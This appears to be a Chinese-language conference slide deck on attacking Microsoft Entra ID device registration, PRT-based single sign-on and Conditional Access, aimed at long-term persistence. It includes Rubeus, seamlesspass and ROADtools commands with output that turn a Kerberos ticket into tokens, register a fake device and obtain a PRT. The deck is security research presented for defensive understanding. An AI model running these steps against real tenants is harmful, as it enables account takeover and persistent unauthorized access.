


深入理解裝置註冊 & 認證的流程



Device Registration


- > 當裝置註冊到 Entra ID 時，會產生兩對金鑰：
 - > Device Key: 對身分驗證內容進行簽章
 - > Transport Key: 對 **Session Key** 進行加解密
- > 公鑰會被送到 Entra ID，私鑰會存進 **TPM**



Authentication Flow



Single sign-on Flow



Conditional Access 的判斷依據

```
"amr": [
  "rsa",
  "mfa"
],
"app_displayname": "Microsoft Authentication Broker",
"appid": "29d9ed98-a469-4536-ade2-f981bc1d605e",
"appidacr": "0",
"deviceid": "3b046f0b-e43d-4294-bb47-5ba2dbf02ed7",
"given_name": "Victim",
"idtyp": "user",
"scp": "profile User.Read User.ReadWrite",
"sid": "00214b89-15db-4f3a-c448-565985da628d",
"signin_state": [
  "dvc_mngd",
  "dvc_cmp",
  "dvc_dmjd"
],
"sub": "401T9i9xA4_iu2G2caGAaEK5vTnzF0envgtl f0ooJks"
```

- > Conditional Access 是透過 Access Token 的 Claim 進行判斷
- > Access Token 有 **deviceid** 帶表 Access Token 是由 PRT 產生的

攻擊混合帳號

攻擊純雲端帳號

攻擊在 ZTA 架構下的混合帳號



PRT 的機制是為了 SSO 存在
那 Browser 是怎麼完成 SSO 的流程的




攻擊混合帳號


攻擊純雲端帳號

攻擊在 ZTA 架構下的混合帳號

Browser SSO 流程



濫用 Browser SSO 流程





部分畫面僅公布於研討會



DEMO:



套用**零信任**原則 & **不提權**的情況下
在有 **TPM** 的裝置上取得 PRT Cookie

攻擊混合帳號

攻擊純雲端帳號

攻擊在 ZTA 架構下的混合帳號



部分畫面僅公布於研討會



繞過 Conditional Access

有手就行



攻擊混合帳號

攻擊純雲端帳號

攻擊在 ZTA 架構下的混合帳號



正常狀況不會一直待在受駭者的電腦上
但如果 Token 過期了，怎麼辦！



達成持續潛伏 (Persistence)



創造一台虛擬的裝置





SSO via PRT 算是某種 Feature

透過偷來的 Token 創造裝置則不是



達成持續潛伏的幾項目標

- > 註冊一台虛擬的裝置
 - > 取得不帶有 deviceId 的 Access Token (無法濫用 PRT Cookie)
 - > 註冊新裝置預設不需要 MFA，但後續兌換的 Access Token 也不會帶有 **MFA Claim**
- > 為虛擬的裝置新增 Windows Hello Key
 - > 需要近十分鐘內通過 MFA 驗證的 Token (**ngcmfa Claim**)
- > 讓虛擬的裝置通過 Device Compliance

持續潛伏 攻擊流程

STEP 1: 獲取不帶有 deviceId 的 Token



STEP 2: 找到重新通過 MFA 驗證方式



STEP 3: 註冊新的 Device



STEP 4: 註冊新的 Windows Hello Key



STEP 5: 通過 Device Compliance



STEP 1: 獲取不帶有 deviceId 的 Token



約略等於獲取密碼

獲取使用者密碼 (NTLM hash) 的方式

> 竊取使用者輸入

- > 釣魚

- > 密碼側錄



在 SSO & 無密碼驗證 (WHfB)
啟用的環境較難成功

> 轉儲憑證

- > Shadow Credentials

- > SAM Dump



需要本地 / 網域提權



現階段已知 Windows 提權方法**越來越難用** 條件越來越**嚴苛**



LeakLess? Another Leak Way in Windows Kernel DFSC.

Angelboy@DEVCORE CONFERENCE 2024






部分畫面僅公布於研討會


Seamless SSO

- > 預設不開啟；世界 500 強企業有 **27%** 使用
- > 為什麼需要 **Seamless SSO** 而不使用 **SSO via PRT** ?
 - > **向下兼容**
- > Windows 10、Windows Server 2016 以前的作業系統不支援 Hybrid joined (PRT)
- > Seamless SSO 把 Entra ID 當作**地端網域內的服務**
 - > 使用 **Kerberos** 對 Entra ID 進行驗證

Seamless SSO 驗證機制



合法、不提權的流程獲得 Access Token



透過 Rubeus 獲取 Service Ticket

```
PS C:\Users\Victim\Desktop\tool\Rubeus> Add-Type -AssemblyName System.IdentityModel
PS C:\Users\Victim\Desktop\tool\Rubeus> New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -Argument @{
    RequestorName = 'HTTP/autologon.microsoftazuread-sso.com'
```

```
Id : uuid-c6f239f3-058b-4765-81fc-3e25d668f4d4-2
SecurityKeys : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom : 3/8/2025 7:34:50 AM
ValidTo : 3/8/2025 5:34:04 PM
ServicePrincipalName : HTTP/autologon.microsoftazuread-sso.com
SecurityKey : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey
```

請求 Service Ticket

```
PS C:\Users\Victim\Desktop\tool\Rubeus> .\Rubeus.exe dump /nowrap /service:HTTP
Action: Dump Kerberos Ticket Data (Current User)
```

```
[*] Target service      : HTTP
[*] Current LUID       : 0x15ad44a
    Base64EncodedTicket :
```

Dump Service Ticket

doIG0DCCBjSgAwIBBaEDAgEWooIFJTCCBSFhgguDmIIFGaADAgEForEbD01ZU1RFUklFUy5X
tawNyb3Ny7pRhopVy7WEklYNzby5ib22icgTGMTTEwGADAgEYeoOMCAQVigcS0BTTEFcErhn1L0Bnu0i

將 Service Ticket 兌換成註冊裝置的 Token

```
Rubeus>seamlesspass -tenant [REDACTED] -domain [REDACTED] -dc ECHO-DC01. [REDACTED] -c 29d
9ed98-a469-4536-ade2-f981bc1d605e -r urn:ms-drs:enterpriseregistration.windows.net -tgs doIGODCCBjSqAwIB
```

Leveraging Kerberos tickets to get cloud access tokens using Seamless SSO

```
[+] Seamless SSO is enabled for mysteries.world
```

```
[+] Loaded ticket as Kirbi
```

```
[+] Got Desktop SSO login token
```

```
[+] Got access token
```

```
token_type      : Bearer
scope           : adrs_access
expires_in      : 5346
ext_expires_in  : 5346
expires_on      : 1741458040
not_before      : 1741452393
resource        : urn:ms-drs:
```

```
access_token : eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6IkpETmFfNGk0cjdGZ2lnTDNzSElsSTN4Vi1JVSI9LmM4YjRlZWQyOTFlNDQ1InQ.IwE8tT...  
sSTN4Vi1JVSImtpZCI6IkpETmFfNGk0cjdGZ2lnTDNzSElsSTN4Vi1JVSI9LmM4YjRlZWQyOTFlNDQ1InQ.IwE8tT...
```

```
refresh_token : 1.ASsAi_7sXhmf0ea0RZS1Pz-eZjt2SlppDZFreL5gbwdYF7CADwrAA.AgA
peuWamRam2jAF1XRQEAwDs_wUA9P_AqTLTs6uABtcX0s_Dq0Q8dC6Fvach9oHMgDkno5XYtw-1sBfR7ZX4y6s0Pbo0h_-
81lToG10j0pLEMMnGXhjdN9r49t1q4Xob6TFfG0F6qV1XtGhRkDqPombR2xZoL7l2pHF0qzIPMmGzvSZ67UP829xZpbSa
```

兌換 Access, Refresh Token

持續潛伏 攻擊流程

STEP 1: 獲取不帶有 deviceId 的 Token

Seamless SSO

STEP 2: 找到重新通過 MFA 驗證方式

STEP 3: 註冊新的 Device

STEP 4: 註冊新的 Windows Hello Key


STEP 5: 通過 Device Compliance



STEP 2: 找到重新通過 MFA 驗證方式



變更身分認證資訊的安全機制





DEMO:

確認具有 MFA Claim 的 Token




可以**直接新增 MFA** (不需再次驗證)





部分畫面僅公布於研討會

繞過 ngcmfa Claim 的限制





部分畫面僅公布於研討會

持續潛伏 攻擊流程

STEP 1: 獲取不帶有 deviceId 的 Token

Seamless SSO

STEP 2: 找到重新通過 MFA 驗證方式

註冊
新的 MFA

STEP 3: 註冊新的 Device

STEP 4: 註冊新的 Windows Hello Key

STEP 5: 通過 Device Compliance



STEP 3: 註冊新的 Device



註冊新的 Device

- > 透過 Seamless SSO 拿到的 **Access Token** 註冊裝置
- > 透過 Seamless SSO 拿到的 **Refresh Token** 兌換新裝置的 **PRT**

```
ROADtools>python pytune.py entra_join -o Windows -d DEVCORECONF -u victim@
orld -a $access_token
Saving private key to DEVCORECONF_key.pem
Registering device
Device ID: ecf664ec-7a6c-4f5c-97b8-953f3d6e7c25
Saved device certificate to DEVCORECONF_cert.pem
[+] successfully registered DEVCORECONF to Entra ID!
[*] here is your device certificate: DEVCORECONF.pfx (pw: password)
ROADtools>roadtx prt -u victim@ -r $refresh_token -k DEVCORE
em --cert-pfx DEVCORECONF.pfx --pfx-pass $pfx_pass
Obtained PRT: 1.ASsAi_7sXhmef0ea0RZS1Pz-eZjt2SlppDZFreL5gbwdYF7CADwrAA.AgAE
```

